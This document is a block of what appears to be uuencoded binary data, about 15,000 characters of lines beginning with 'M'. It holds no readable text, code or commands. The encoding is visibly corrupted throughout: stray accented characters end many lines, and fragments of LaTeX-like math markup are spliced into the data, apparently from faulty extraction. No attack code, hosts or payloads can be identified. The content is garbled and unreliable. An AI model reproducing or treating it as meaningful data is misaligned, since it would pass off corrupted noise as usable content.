M6OW%?K(O9AI%5\$C]<`S,K_:1U7JM\$,E?!*?%PD;IF-\$\L?\P7Q8Y68.3D+1&D MXK&')EF>;81>\<'3`+/CG/D&K#YSFR\$3[`(!(@9O`2@M5UBH'")A:9!?>332Đ M!ARXB\8[)X2%&,-\6'7?M'+\$SGRY"+@QB!"%`/KZZ*&@QN[`3EH<V8%SK*I6Đ M_>-YH0]64S"R6PZB52EZE%.:@&31@"`]Y[AMX9+#2-?C4!(<U!'##(7!B&/`Đ M&:C1[910<B(:MUO==JC]+KG%<JPAW3#V(?4?=+O>'X>EOAU"8NTV"H>@B&.QĐ $MUO=KNOI=2A^]N$"11!$-\/\g$6Z9!USC-9P?=QQX_H7SEGA6>.A9%B]%Y1PRD$ M"_?&R1^\$@CK'(88>M:3Q*?97L;NH_?N[E1/XB756E?LBXW%P*\$R0YAVB]>A8Đ

 $M&^{\circ} \ 0' + ! + \ SCK = -)X +] > P&:_2*' = :UL1E" \ 6MML / 9VYZ SQ >].T9ZJ____$ MT:[.[GNKL!#0<%:[Z=R,PBJ5WB!40H+-(XJ1\T'%F)Y,RTEO&R4A!A."K8BZÐ M#I.C5%\$>RK*HO\$D;J<H<%E?G1?4):RB1I'"Z)SZM<!S@1P(?W:;Z#]8H#ON-Đ M':EL:*>;!OL5C=0'20-'%%:E\H4V`,.PY<"RXAX=[-U+LH4?A*4;65UI`V[GD M\$.W462)M-H3:VX9Y/:Q"+:ZGP#".\0?H&E<XZ%\$;[^@P7**;(*"?IBX#+HD`D $MQ+&V!, L25&IQ-(3C:?9AY!..A=I+4C.A<HT`K@%+(5UJ$@A8$5^@55Y7`D$ MQH.;YO4+EV(#L%L\)87F!V6E(*33?3=MV]4[+`S7P[7XZZ&P;=;%SF (F<C+Đ M-O'4[SL\PC/LLW:Z,[]51V.)42=@S50"[`G%\`L:5N:5ZVP0,39/_V\YF!`(Đ $M\0'QIL0(0^R^WA(T3HB=\#L+!15]C@'])1XX*JKO-4/32A[)6-PV?9K\#<^;Q8D$ M`X7%50S#&-"J5!@QD#U<!\E?/<Q)\$4E]@0`--@X;9;'N!)\$\$S%:8']%U&&QBD MO`81QB7"2C3?A<I8@W'!G2PXJHP(]7;=434,XY,K#Z=(4T9/[(9RY,V]JJ1?Đ $M1,F;G7P9(4OG/_Z^$9['570$EP5<'\0='J"FR8A\L6@;&I*?0<]3!7+A#,*DÐ$ MX66!HC;8S28/T1.124&H[U'NKD^HDY4N3^V@*=R2W+^U7.82.['CC)`C;`*=Đ M70X6`7&U2F13C?BMGN<KQ'87<G[9BO;4"81*79<6,(VH#R.*"Y_F)<,'+40"Đ $M]X\&!ZUP6)(LJEOG\70MSLMD8:9W3_V7KMY76P#\.A'GZ2]CTFK6`\142WGE2Ð$ M2KG?TTE(5R4\$.>316-<'?_UG_W>2&@EKY1N"F8NRAJ*U,4U,--A2P&N7EIC%D M*,+0<B)5M:'#G1SQ03J86>\$\-<8^P%R@L`17QJ1S0LOP\L.T(DP\PW0GBS4PĐ MZ&G/L7.5&IXT!N33XMW_0+9%CSLXBN9M'B9NSF\:)HO*-LA:_:UFH(<D3/[&D $MEMPCQ[YIGHGNRL: <; YD/=Y/\; %H1VS*(A$, B/T09T%SI7H:6S; 96JT4U+(XNÐ)]$ MP>]Y\^>DGV4`W8!`D!]9W;]K,:_KHKF2YFI1]]]>]!-*4EW-901=O%OL*Z]KÐ M,31*@;VSW\B&3>O%D\VFI\$':M\TE!Q9<(V_K7%2%=I\$,-ODK8W:ZU[GYX@^&Đ M9).G<?YRXCW?5"3)ME+'&[DDM_AY".B\$(5)@K*!>11`&1?J(<27]7GCE4!>KĐ MS2VO/U;]VO[W!HM^X4;A/H`A%25//RY`BI;6"H_.B(W<RU4\$ERH>BB%TXW4?Đ MV`>WJQR1ITV:81>3@:F+5KHK-?D*Z\$5`0\$2"9!AGB``TOP`VLVU!TQHXEA#OĐ MT<:)<`Y(89#[8\^`ID\$@3V&GIKM!+!(37;(>6\$Y:.:[8T"B8]#+N"@(E3'E,Đ MG&G<YQB%L8`JA-:;XKOHPT`\\16D5,U(7/+CHZJF9B!764&-_^M;%BI(P2I%Đ M77UU\G!"K*20B8:^ZB,Q,PHIEF5[?A]S8FHN;85^;=)CATFTME%CPZFKAH(;D M=K^7RWJ>-%"K5L+P!5G`)N>=Z?^XT+EE5-;5K7.Q(/HVIIY,[H2TBDEKY,=)Đ M/E7\$JW5Q-C`W6M?UO_WR8)O`7&WA0.:DE`3+<'A\$5[:6YVJH\$_V/;@B==CAGD $\label{eq:mercond} \texttt{ME?E>Z'PU^G)-AHQ^S`V\#"2WUTA)@R$`?R1<1ZDU)02Q-,J(J6T\R,-11BCEDD) \\$ MXQ/0-11#'&X;#@C")"GR32DR#GVCO,#^:0-T#H3'`KS`:,GAJ?SK%&YDT&E5Đ ME6UX>3RX+@H[_D5-**W)UBP(X&<M\5+%06HE8L_W-AMDVB&0%(BAP+O\$>H!\D M@`QF0JY8:^I.3\$-FF39DG,+NBW1?F?SR(:9@[KO-3-9<&U_MH&6+Z(F>5\OKD $\label{eq:md_ass} $$MD@\SS([G\#=F:P1\%=-\SS\MIUO70+8W\&)`]6[T'LIT4.\#V@"/B7>)9_C\%L19D$$ M5PXO-,A#J?<-F%U735A>7HB>>/V&*'[D,]^<G%)`7?G-)ENP:",6;CKSX45>Đ $\texttt{M*T\#<3\$P6''^^!=1\$]:\#V-?D_7;=F,BPUE]0H1\$ZPME'\?X\6YQ1+6B\$XC!HED }$ M%N)EP<HB8.)<=994QSZL4\U0N\$9>!XKRO1*='^T*'WVPTXR-;7"^)<*=1+X<Đ MZ-\W,C$Y=KT;-8?KK0.+XI8\#(;P"G6VN.P\8LZJ2YSLA=@9*`(R5GY)];^6D$ MZE2;D:&\1!,S,\@>W02;T:-;E"%M+](>J[#D),Y,-NS7"%7ZW.;5J_I]Y(IQĐ MGZN6-`C90(#;%M^'A??&HU3=R>D,=F!G`:KQB7!_W+OJ2UI!\$12_@"IR_E4DĐ $M=6X(EG; 2R^{-}, F],^{-}=HO-C^{U''},^{-}X_J)^9, JP!"<(V^{I''},M^{I''$ $MRG(X]-8+,@3]=-]BJ5Y[;R1/)*1HS2J]"KAQ&GSLX)OC;R7"`F&TX_^>4ZW?Đ$ M)>G^QPN[#`EQ]O;>CD0G6__(?_K_9WTBP9IO(IIV6X8Y(A`/](D+,D@6[3]<Đ $\label{eq:mapping} \texttt{MA)4)(XZ`W[;^7T8I+B]$3T:M$1:^$\#$LZ<A('K"WD/D]R$\#C,K3L=.M)PLCF2D} \\$ M9?R-65JQ2;3U&Q+P)52"WM^%8AW8";Q4L=*1NI!KVK:YH/D5Q\Q2BOEQ!P+PĐ MB9J+*0_YOB#LBL4,#U-HXF4N@0;V56\Y+<:7;Z%5XY/HOW0`XJ`T.U";\BS!Đ M\$@/5_>6&;P.I,=C(\$NE2>.&=SR@2656W5QJ+T8#J8NVG#%JF&3W)-KZB+*=QĐ MOC1=?\$ $\$ ^*6(#Y4*(N,RP]G\$/)/8.,5U@^W9_R-N40-=,+;\$0]X_KVGT/NPCÐ M.N_5^5-JZKNU_!<=?#]; `'60"NCOK4G?DN'DY.1A8133H,7)P3/6_V.!_\$[RĐ $\texttt{MX^VT:$L[.BN:Q6TM\&7GU6`ZJQK.$/\#MIDP[H*DTWJ`!?N1$EG"4\&LY3&`)\#<D}$ $\label{eq:mass} $$M^S<]C>0W`S:H>:D&3MGFV.$R]WTT=M\,(C9NV7?QVEFIQ,\TCG(Y/W>VN3\#ND)$$ M_F^:_7\\>)N`,&"SA!.-/ROYIJ1"&O>[1)^CP`ZFNA[BJ;('NA1Y"*_HYA>4Đ MYHY(X^:>-3CXIE&2LY%0Q3`56-R.H(*."L`O-(:+H\B%<L83A9W)TV"H2\$F9Đ MFBHI+#3(S)(MJ5B-JI](2&3WJM^5UM()_H0]=K.B\$*M9"KBLJ!_UOHMB*`\$(Đ M'[63&+Z>Z#=,ICKV);P.QF)2/I^W-'-]C@W9K*<M*^KJDO0]?BL`9TX&8.CIĐ MZ!*O6K<TW+;^]CP+;CCT^8'&XPMTW!H;J10R:5`%'O*_>EW/5#N.,VW^._O#D M>+ ' #&>X="/)+>`6,?TUY.8PN)_8%UUWO?X4FT@S]2;V\O)Q7M2TFJNIZZ:2(Đ

MO(H;)S1\$BO]]/@LE;S193`VA"E%P<K8X+ZM(R6IHM&Z[S.4=/BS-S3O#>7_>Đ MQCV/<^_XUCRVGY7NT#FZSPD\3^R/1&5W*B3F?3V4O=BF,NBU"_^N.8'&W9-D M#<`24_S[O`XXZCCYJO'W7=462JE0*Z-:M_B]_W^%[G\THA@[(.BOHMM#\B:`Đ $M<%[]7<?Z3U]Y2^0.]".S%'R&$=;N`;)<.EE,(8$4/=8K($)_%%$OC+HR`OOÐ$ M`IFI3\$8!<`)9)(W9T);D[&CK4U]^;!@"0Q:A;WJ@-_4C`,EOE6S(G_33L_%\D $MH(!J60J4.<'JY,(';38:;D+H'Z'VR[G[`G9T[KYC<S63[F(1)+<2^1[:M'`KĐ)]]$ MEL@1J*+/0W)W9F^13<7=M3AX9L'%G04R.JI)%![*!20=11RD/BOQ@[Y6M8Q)D M'@9UB0[8'`75:`9U210L%N-8NG:T'K_87E?XH/-SNZ.G/N!]^B=IVGO?[N4Đ M6C?,\:\%[X9CT`SY;V\\$R@'@8E8]5ME-=J>GL-K&UL\"9'4^U.!VAL'=2\1J&ID $\texttt{M>N.APPEJXK5XJ2"+_\setminus(>_[0V\&+H\#J'Z39+>\backslash=5!00':^:ED;[WW_IHQ/EA?PĐ]) }$ MU; 'MMJ;O_+=#*&WGWQ<3[U%RTI'AO[>T)Q]W]U;^E]W/2J]6ZQ4Z[0:3#"1BĐ M07EVKS]>)U>-8T0^XXQMV]&.4\')*9+U%PM2Q#\E,U;037_D>I_+>)WD>!2CD MR:!G9F5EH^EY*W*,;]P^>Q+TIR:,-^Y72(W-410*MDZ+)W/.7RX3/\H4Y[SMD MOT+VV\$&.*&8U!CC\M=N*'_B31CWY6?U_T;3^)@".H<C*<*/NAR66YOLY'?%TD M-^8`)!P9NG!0XNM\$LV:I\$F_"]KL'.2.\]Z\:-;39^6`4BPP[GN^MO<@#.Đ M5_%T/4F+C8I':W9!Q@<O8H*S[C0!'<88M@S>X&%E_]O;<=2SV:M'7D1=IOC;D $M_7U_=:-OXY>-X66BBLAV9\setminus OW:O;R))4=.1UCE[`R-ENT7:6J/AE?QIC$;.3ZD$ MJE(8W\$J(1'U^*#!FR!7Z)@[<,GW[VN(V":?1KX29HWONPJM2PZ0EU>+&3E7SÐ MF4U1]Z"OE7TS^L-E-:64?^]]_Z0E=3JS`[Z8CZX#`M0%7P]-Z^L%XY.4!&7,Đ MI],+_`<\$RYA93;CX0"P1]9/[^Z)>%S7<3GTPKU.&7X7/FP'_/E5FI>Y>#N)LĐ M/`]S??Z6U*V192^',&2*PR.934_*:BK;E>6X`^+=HCZ.N?M2%Q=5H9=C?SSAĐ MO/[WQ>%1FN&`A8W*LW9FS\$5=P">]@0]_K8RP+Q/L\SO?H;[L)*^+I%]EE^LĐ $\texttt{M=<=?ES$*\&Q=$'/`1V1MPN>X4^\H(LB;\8Q_[K4\&FT7?8TX_F7/NRZ>9.F\#\&JD) }$ M15M,PQ_LJ8X\M_]=[#@O6(`#^M#N`CBM%"@*>KQF:U0CNW9E#CZ%B4F\I>8=Ð MJ#S`,\$7@K^1+T.9%`+OR290=B^@IE&\$YM%(.\UVQ%K(_]4\$4+@&I!R7I!V%"D MK*R=C0*"<+,@D@)-`BMY4\)OF2026<[^W,SO&XV-Z%8S6?&W\(!O.WT+3?R!Ð M,Y+Q4R2Q<'-0-V8Z%JX;TG8VM^3!5.)>@?HR."FH3>@1>_+A+`\$(X*)F98`VĐ M%V1B5@85[200-]0:-))^"F:<\`)\$HBB"ZM4M4FA=V.-LJ30,?,?O/JYF[RZ8YĐ MFB2;_X*12%_[\$>/[NG)R]QS`3Z%IX%02C<>)X&[AKNB@;B[!`A@"#"3NZ9:3Đ MJ8VP;S=`3P`O4W)S88Y_9F)B'LKH^R\$;<.'W3TXZ@ZJ*8].,D;Z](!3Y,QHYĐ MO4(*GAS`_>;X]929D500M;&1H8.E;4[:?'\[EB?\6Q)B_5[NIULH)A92XNBHD $\texttt{M(\$31\&\#U34,TC3_`J'?"@2V;WM[7\&!I\$B<3628>JJC=B\S^T!^\&7O2N+C_W@0D) }$ $\texttt{M:3!'O]>[]+]!.S\-ZZ:TM)@\FC\$BVM]L/QBM@QOW\$)4E`@3&DGR?LGV=\6\#QD$ M`:!IXWKM4E7RIN0F_)H.1%[4T;-EXX&09Y^\LT-4F,I;<-GMK2;\$W2I#(B\KĐ</pre> MT<&R'M@ZDT/;&--I!9XAR4W9E,0^0LPG%\$,8\$H'Y>?=1+4A-U80;54D1B"LQĐ M]5@R\,'#B"J<*(P]2\$![GH=\$PA"Y%_=RYZDZC`B.*OSR-403O?Y#TJC+]5IBD M<L6MNH8\$ID>VV@1&K!3&6\$EOY,8*(KQ:JZ!H&>-Z62H(;SC#D&\$N(!L'J94FD))MS9@UDK.]D]7A.[2K?'V<"\$T8AQ.BM*[9MM3<QE`@_Z0PDHB/RE][)^ZFG^-_Ð $\label{eq:mk} \texttt{MK}] \texttt{;S/SN:G_.NU3} \texttt{TOC/2PLFS$} \texttt{]=7`_9N"} \texttt{)5"^\$57U:1\$(X6D["].YQ>?5C1FD} \texttt{}$ M_\WWQ[*2HY,UCQ<7#N[*,W5^SUM;_U'0'(8W&4=!O+4VRU\$1/6B>5EE7/QCKD MGOV6!._P-X6MYT"-5>\$J)3*_?&:[ICP%D-\W;0W#S5;:]T/AZS:#%S`1ES&3Đ MZRIVZI%]8LU#D:^5H=[4_PWAPF58-[WWHSZ+E_?!?I#UL/U2<*XT88SG(RW\$Đ M*_L=7M'%DAQP:@_?\$DGM,86?R:!YT&G#>A(2Q/+'P>IA"269_R^Z_ODQ[FC[Đ MXT8GMAK;:FR;;8S&MI/&MFW;QB29V+;MAHUMW)[G^9YS[R_W/_C,GK77>KWWĐ MDC9-F";<?FB@N_VW.H<JU/@6DYCF8&&A?@Z51\$=(=WA`M1JS/P"VQ.2G6:WZĐ MNX483B_V65&F&2!6*S.1`H%DJ_(PZL8S9C)=`+>X4JVBO#KXV8L!2%@J+?*CĐ $\texttt{M'} < -\texttt{T}) \\ \texttt{0\&} \\ \texttt{]'} \\ \texttt{U\$3XJ/JEDDP; 6UA1, : .LU=T=; +^, /'7SJ18+XJ^2; 8FK/P\&C"1: } \\ \texttt{0.1} \\ \texttt{0.2} \\ \texttt{0.2} \\ \texttt{0.3} \\ \texttt{0.3} \\ \texttt{0.4} \\ \texttt{0.3} \\ \texttt{0.4} \\ \texttt{$ MHSR>`V.W6B.,`TPRA)(O0&\[5?5'P%07`V2/_UA!+:Q&LA9S7WIB5\,0-9M4D $M\5F*;',P[P":G\&10AS7N(*]JW-;)?^*A&)WC3\=&&6\.?04TD&T7^#^TD$ M*)XVU/H]08\$55]\3S=29.;^F950R/U-#ULSS7I25634>FNAI)!4M'TXY@!.,Đ M'54Y, "D8I/RWHB9!V70\/!ZP3IT*1U-991*7'5=ZP"O!MPDL)U#BAGT/IM%]D $M"^{!}/+[GXT*D[>S)SY]Q90]6/U[&Q0434(U67Z?>*'S+2GL/MC,P<[+QVN[9D]]8/U[&Q0434(U67Z?>*'S+2GL/MC,P<[+QVN]]9D[+QVN]9D[+QV$ M]GIJK30<XWB8LE+9/,U_1V_AB@1>'H686ADWC+I"45%9&7JY*@ATU:U8#C'`Ð $M?;NJ[?@$'&G$ZOBNF<)V4+@/>ZV]YZORC1[W`WNC+3W=&F13^]I'CA&.?",JD$ M9X09K//7:-L%LS)1\$`=!<TPPF2CB0G01GJXP?[AGTT!(][YGS^>\8=2\>%EMD $\texttt{M(2-TGK/\$DY<F!..[_N\&X\2PPI49R=[,[EU(GGROY;.\2\$Z_3PZ\ZP6FIY5RD)] }$ M10M16#`C##3TG(S1CP9%E)6@U=A6IQ=%E]8H\++B0J)<O1E.W;QJL7CT]U_#Đ

M)Y@GH^A3891TDMQ_X^&(DY\$#_Z1D\$.]W-XRO[YX+HQ!5M.W*&A)V>SD(8_7BD MD6&B`4B)TI6"4MHKGT?>J.FFMBW9>IZ`MCE=>4^D03E/,00[!3D,LDL7F_IIĐ M^KIKZ^V^7%<1JW!#EEF*%8@G)JJIZ@:Z*<;(?H8PND5&`H1GW0*-+BNN1DS`Ð M*<L*R^_J_9/GX[\$HH20BA5\$72-[`C4<^VV/E[70L6.V]'L%1*0?<\EZF2-L^Đ MMKX'HJLLI&\$!#@/M:]_L8CJ#ZB&'M=6<*:\3"-N'(Y\$RC]+11X4"_0'HFFL.Đ MVT9-YY'[JLNS?1L;(W[\3[,\DT,'PAAI:`*"N^A5;(O4SFQO<?I%PVR#_FKDĐ MSZ4!D,LO)D&^)KHGE<G0Z6&6Q.'7%,FS^BQ";;>-8:3UX05'F%WUCINUHZM6Đ ME\$OS1XW5E?R^[U7]:-]ZLKIB&VG#YT8\$:N-4Q)LN5DM)D"LL51*9SC_)@F\XĐ $M2_4W/B_MZ&-6*XRSIN+888[3Y;+*>GNXY3DY.'Z:25(->_Z<F'TTF\&TO>N.Ð$ MWGELS/83Q2E;J+?_PR;1@VQHCQD*[>+F2TA;M'`\=7,6ZRJ:U&9_Z-/*M=1]D $MEWS[+;P!'9''3%80+N8@?[^;ZUT:\:.XQ)2&-%^<D7*9PL+.L5/F6'1_)=I(Ð)$ MU`00C]H\MM[))&W?M.43:0=*L)=SW3Q3SL`902%RLEJVH@8:!*8,][;^:)MNÐ $M7(9>, \))/=_CX1=+ZAK[DY1Q$#)M:?**]6XB2&RN5L7!!6)54, \16L>, WD$ M?_\;1P&9C=7#(6W#@4B>8Y<8DKV1%E(,4ONCP9_.S\$PKRD."OD&/J!YMZ+FKÐ MD/;ZNY<L3.&?0\0#!->[WKRM//1T&P&/7N3P4_W!^AH:]-KV727(.-[Q@3H8Đ M1GV&_7/98Z.Q#,C/IFM\A!/G<U?(9]6_<!5^.!`CHC(#604`KJMSL![BNB2TĐ ME'*D=8ND&P7#'%1*=)5*\XES+ZU*/(@L+K?NB)P,RKKJE-83:GWUI/2*^)24Đ MB*AP9,]GXY5#21F4'IH2RGK=6MLAN8L'#>2F_<\W!FT<1@ZCPAJ4!'CH/8+2D MYQ@3/QLMT*C1+U:WOW]Q+Y-410"T6\$78V4,R31#_+D; `3+(CQK:)C8S.PCD=Đ M#*#H)X:V/RBWNW:QIZ;]`-CN!7:!#5^7FA1\$J]X,4\$V!Q6&D1*<<RO2D,(#6D MH,Y!\&M&EP2PJSM***!)D,\$\;07\$?JZ//.U@NRY[(=BB[+Y,_MH=IU?9R2?)D $M[X(FH\S!.()PO>-E".=]03\#D^W]T7/IOZK'9>*:S6AH9$_A+-^[3[A9,/]^D$ $M=![)8(-R3OH:WM.V.3%]>^X>U$C"IYJ-.KP#:OM.J++;:/O:Z-T^1^.%1T8D$ $M10:8PL>!0_6>=FDL>@V2MK8V5K]/;Q^D?LN&"-F4RW?);-"Z!:GZ)7'*6W9Ð$ M6/*8"H<VQ9G3S5":!9_KM@?1X%-4S5[1YAR5=;V!1AQ_<Q(7)=F-F-\B=8*MD $MC(EF1+T+V5G2Z'\setminus 29;8!):_5%(4[G$,@S0[$1=##P1J'-=8],N<9SH!X;<)QD$ $MGI <: \& AW$()K(! + UT819(K_[I&< WT!F,(Q9=AHK&YN+6!4031<!: \#FM1]_; D$ M%KO@\$E[4-MX6@[#S_NZ=LX.H@3;/H[EBL.50<7&U]:+%/']60-\$X3I/&"H'[Đ M%U?^C=;#W^LV?SX0O<M&V]S5**NM_N@) \\#4//H^*<&\$W6;#ASUJTR\$: \`?9Đ MK9&*G25FE]C6.VV4UT_LKN`\$&.]B?840S%^;]S(]*_>]&I2W<4*X3`J\K7(0Đ MUE#5*'YJ?C++VGC(4RNW]F.E"E1GA>`>ISPQ;("C`B\4:B"V5"%207W)CZ5#D MX7U(6GQ:DFM"#TD0WHUZ6H0%;\$;,R#?6X7[#"DEH-D#(9500+M)_LKF;#'5#Đ M]FZ(PWP/\$,!#E1#]*JQ[J5^6"XM;0(Z`[E[,,U2W2W_AO^O>+#<W%.HOAUF6Đ M\(DQ<%7H2W<5W.6?8?\$.W`^F0ACPS,H:ECPG5ZV%K./@X/C!:V+PBO#,V@M8D M1_ZJ&B9B((X`GD.G0<@`!'&<9,\#_*@3T@U_\$"AUC]6:OZ5GQPA.Y[T(0,RPĐ MB^!>2I\$-2"G8VA)GV^6"@6(2&3/3D6SSJV4-#0L\$S3M74<ZOIM_;K;]B;_^Ð $\texttt{ML4D} \times \texttt{:"41YL'?.OOK[S8X_;2=7_(30<J0\&?EGN\&[0:^\$.GPP1B\#29LL+6D*QĐ])}$ M/]WZM,<XJ,VM5]VFYZAUD"?]HE#(29XK3*4P7Q%=3V7.D4/S[<93#+7&;;=LD M6NF>R:=49;'.J7XE9#F9C0F0)Y;XF=66<U=O@U J[;=W/LK"C(7]<L!G-@)KĐ M)(H/<>\>XIGA2`]1'*7`M?VTDNMF,;0;VGNF,>Q9+]-CRUS*CH/=G]?(?<"%D $\texttt{M:'WL/O@(7TV/I\#W8<V$MO^_*8.1W$]-QTYUOL/O>D[?-0K]S/,=ITU=0,R0=D }$ MZ)B8L(WVWW[(N\8B5Y0%LQ@:FF\$::UOX<C26><1``8V&1A?+DM#D0Q\$W\$`@HD M)P@:B64.W,"%Q6F;(R%[,)3^_;@8275/:*@Z=T<PI5<,=L%HU)YB#%I=T,^?Đ M8,Y3&7Q(A#LT\$_%(J&+MT<2<X.B6W=[W?ZD3<]5)UJ"&\$@7[X^!&F&2ZM4F#D $M;B-+;.1"O!\N-P=%HHA"W+8$\A*^=>*`@G@L4YL5#*6H@.(;ID&44&SL`,D$ M]B`9><3\$%+1G:R>K25FMSE-OAU8F3%X2/35;JK\!B-,-<Q%_!-XI;51WKX>!Đ $\texttt{M)} \ 4 ==> \texttt{B-RBFA\&P?C<+Q*:5A\$^03\&F,V2LO1B8(\'0'^41[V*@H8CC4>7]0*>6D }$ MQ!.+OS\IBANN<\$00-#D9@/3A.GYC[#B?K]U;WO,6S`M4>0=BYZ1`S#YNV!-[Đ M3%G93^7Y]4)#'Y@(]^"QF45_QB!TT*J4GLR\;V;S.-U'84^4^C\$CE!!N/GOXĐ MWGR7W"'TON[C/;GN2J)6D#<):S/];\J@%V45W!5L"`GUF-8N4)Y[#W+JYV1;Đ M6)8NXSEOAVPBL9W\5!]J,PT='1T`Q^2TO<_?.H(S7A,B(60&ZG\$\A<X%@LNPĐ M'])4"+VS_JY9=^"A'1J_&F;C9[T3@WZ#4\\'W9IH)!C5.VM9MZR_6/W165W/D MLE@+N#\9)"%F+RD\$W1[(C(PX4\$1PJQH93[401`8*A-!:A?+HSZJV)@*/F*T9Đ MNCY>-0F0)17R6/-[*!:4^5/6]/0'>M/6MUW9<478NK;X3J<8S_E35Q"4T`Ð$ M<%KXF:<RIO_%A>YGV35K!DYV%K\9GG4WIO&5@+;;9VW3:"I!^7K91+E&TQEGD MJJBAF/%90B+2SR0XP3#.?>@TT>PF+U]KQG?<OL0_\6%N+:AR#P9*>RI@VO")D $\texttt{M_=`>,>^LHS)X<762T?_3R\&\Y+PX\$N!@6X/50T[_"_0\#H\$`\$)\WQ).J3YD[^UD) }$ $M,!12)[AQN^=100_@2^*]+M:;W5/+J@A/M!]1R2]OVJ-.\82L(/3I>RW><IX4D$ MWI>VZ["9]`IMEI2*I/ALH4,D<&,_F`V<@IW'?^U"&5,G583T"I/A#\$+0(G!3Đ M@;:RBT1Y%7XSOIY6,9G>G["T4S\$+DQR5^\Z+M]P*WN_81*\1S\$SQF_J/?.*QĐ

M60IY70_R&*T!2TY7"!:X[8\$S2&^=Y-TF]#/F=;6U\CLR`@Z"803HSMG4NT-BĐ $\label{eq:mn} $$MN\#\#2Q7FW>N=\H`@8].RD-==I79V>\&X\&L<C@[+SB'\&^>P26S7P\&-BL(`2^_*\&D)$$$ M%G*;-7BW2A8`KY\$:L`<M1Q]V+#<?;[%)!K#H\$+]A\$?*.3M.`!+U/@TA/<F2ÐM&PP-QF/O'B"2@TM)!;[)!,?B*+D!-L`FF0G+FS9)\$BGI+ZKH#-@I\HD**#UDĐ MC&!4T_7&`*[_QTIM;?PK7MYB<FVB4?V&&N.7_+;',>&:TY,`17;L&)@-J^NWĐ M`*\$BJ923*(03,_8<:D!^`R5\$AKQD#]@J/!T#;J86H!)X5S;N^_:N83:SJ@(.Đ M^/7[UK**'`X&-D:@%3@D8]A CS\BR%9]27G4"(3ZH\C</-]KL2 :75L@*?''Ð M(W\$*ICFER8XS+(DH^P+%[SF(M=I]KN^\MP+#T%RX85\$,.;?S_`H^L;_GA.X=Đ M7V@F8)C>OC:<TB?VJJ!1BR*M;F'\$PMBW%,F!+:G!Q_]BQMD]=68LTM>"6C95D MQB"56J,:G=@W=>3IEJW3_(O>X-L%BIW'_U*N+/0&7*!W0;0PX4?V7*<\I_A5D M2P[VR?@L;,;%ZUI:%>J]_-FY]\$7TYT'&RQ0=?T</A=Q\$8"S_4@Z+<?MT2'O!Đ M;V2O/R!=^MTHF&D+A&,G1M87MA6X)0`U]\@W^@."*GH*)ZV,^HE4,W;)KMDJĐ $M!B@Q[VI\$?,Y)^(O\&!!2N8_JNV^C,[4F'ADNA9*2LX?D#&O8T+[;*\\08(PV#D)]$ MP*QJ4%%,&VD^E96'1(9L#N]0M4NKG?KU.+.DITL!L4"XDXG0>G-2*\$LB\$KC^Đ MT7I\$%OQG##X:Q'>\-A2G\<LYEQ3#'\$I07MMJV8&\$I%D[ZX5RPICE,"*1GI@KĐ MI+4.A.\CF&9S0<\$<M!.1`P*XX\?HXYW@>ZU_NJ"Q=&?R[I%6(2K74'1_175ED $M<E^{=0;S[\cdot]^{2}}.$ $3^{5'}.$ $3^{$ MT2S;7J/7A\A#NH=\\$][WS+O@&VMP*I]Z%^R/28^QP,PF'MO>XQ76S]69B.[SĐ MUA^I"4A2^UUK9H&K'T<K2C[5\^+(;[1)B%SU":M7H:T+PXYRJAL7G;)FQ'G+D $M+F?+!@PL8%X7WF)-X+YSJ0X,L1VN>RO+92D\X=U3@?J-'R[I<1%+#N]_]N0*D$ M5\A<8POUW-9>'?TU.%A]7E5AV\$A<#84_IAF-:\$-"H\$@>3/ZR]?)DF]YH&N"'Đ MQ@C?\L9VM'(+QM=8H%"N8B&PLC+F&!\(?=V@6`2L9\$*PRJ_P`95!<E_(^9VD $M4@X\&ZQ59D":V[EA/U_.NZ4.!_F8G+-P?2/1("K1P(=#%&9&:S)>(^Q-T"M4ZD))$ M4.R_&&`E^F[7&P2ESZN@J5(,+-0*+7ZA\$!HAK_-[SY#%85,V^\/.GH2`H8_^Ð M1T^[&*?`P9*F"MJ6J:XR!47H0]1J)75"EMX3V_NQU\$HDI5:;6M_WI7DRET<%Đ $M"^TKU/N)T*HYT'C()[-)R=/X004M!EYX6#(7.F^/=E)2D%H;.O(!#82<7TD)$ M`%]CD]-LVG#CX2MWOI\$)P'ZXBFQ-\G!X3TD@V'\$?\$]&(W3L^K?]+>,720ZL\D M`+`X:N1T,I7]GC&D9%G^#/S=\D[_MA&*E7Z-+(8+FIY9.?\3'B7Q.1G"C*W1D M>5X1*G#3D)\A\$\`?11<T*U8U67"_\$0(ST?A4;ZKE23O!M28HP)NQ-K,.A2@TD M`>://=%210^;N_`-[;_/5:N0_[@YC#KV43CX#A)[&''B6*<,`%/^FJ.K,XLWĐ MC-;L."DR42B!8'(0KM1>,!=39*?U!C0^,J^13*&-0N@01@WCE;;51;%5MML6Đ MY=X]L#:Y3:\BWXC..QQF;:_68#CS3IHJ34Y).=6:S.Z\Y<LP)V*>4;,0@,5[Đ M],[;;K#-X4O)?2R,.4_*7+=*N8`5:5RT",CDI(0V/K<H8W8VG*"LGZZS1@C]Ð $\texttt{M_?NF}\$249 \texttt{'R9L1LB'} (\texttt{A:*'}\$,@\texttt{"ZQ[R4:UH\&=B4M^ATC!^Y^T\&-2]U3,DO)B}\$\$ \texttt{D}$ M-P@.K#<W1'BEXDT]\$L*^LD>U\EA<140@;MG/S63YY/@LOCBUFDWAQ;#O>B[4D $M6D^{,QZ,BXM=}$]. $WE4(BMY:K5Z^{K1=7D?}B];4@C?)^XSSGEE@[YV[L;[AHWGAD]]$ $\texttt{M\$_!6,KUA_0.A4P@][[?L7BX)=G1C8"\#XEKE+S:^-C5?N9C\&W>EO\$ED,1 H UÐ }$ M6-/0^%E37Y9R;(:W::,&<2/K`\9?[>ERE^\N=?F2%<EH8K!</-;W&M)U#//Ð M1!'40N\$J3IUV5G;Q60>-N`,U^D\F[Z<G.P)WUI<7W(RU89<F;*-0G:TH!+S.Ð MX7?>; \$&ZG4ZJQX+"B; `C=--HWK%M7V1P(W\$61<*S][^\AM451A)K/S(/'7<TĐ M-35#S.&\=-EC9NHC#`*'.;@F?Q!TM\$,D>5WMC)L,EF9?5%;4S(.L\$KF09J)6Đ MZJ9TMI<:;4:%ISR%>P7XUH#>MC3#UYF9>`*HK*_GR^9>.R"DKBW^*C-"\$M@RĐ ${\tt MVWF/C\#,PP1V"EA21GSFU\D28`KT\#ZP\&)6@10=W<LE_F=6M+RURZI0RSI,+:AD}$ M:88.L'HO.\$655963,_\$>NTY3H&_/?SZW)\!BY=-"<-25Y]9>4G/-9FT#?X+,D $M+@*8HN"U65@")3O_9\#E[L2IR^YSSAXG_:*[#8.$(,H15M2"&/^4OX/=Q\/^LD]]$ M>56M?/D%4_!J@\M3KHC%*XFF8(QH>.O22JK)6?!%9#+:^)0?))-?-\NG"^AD 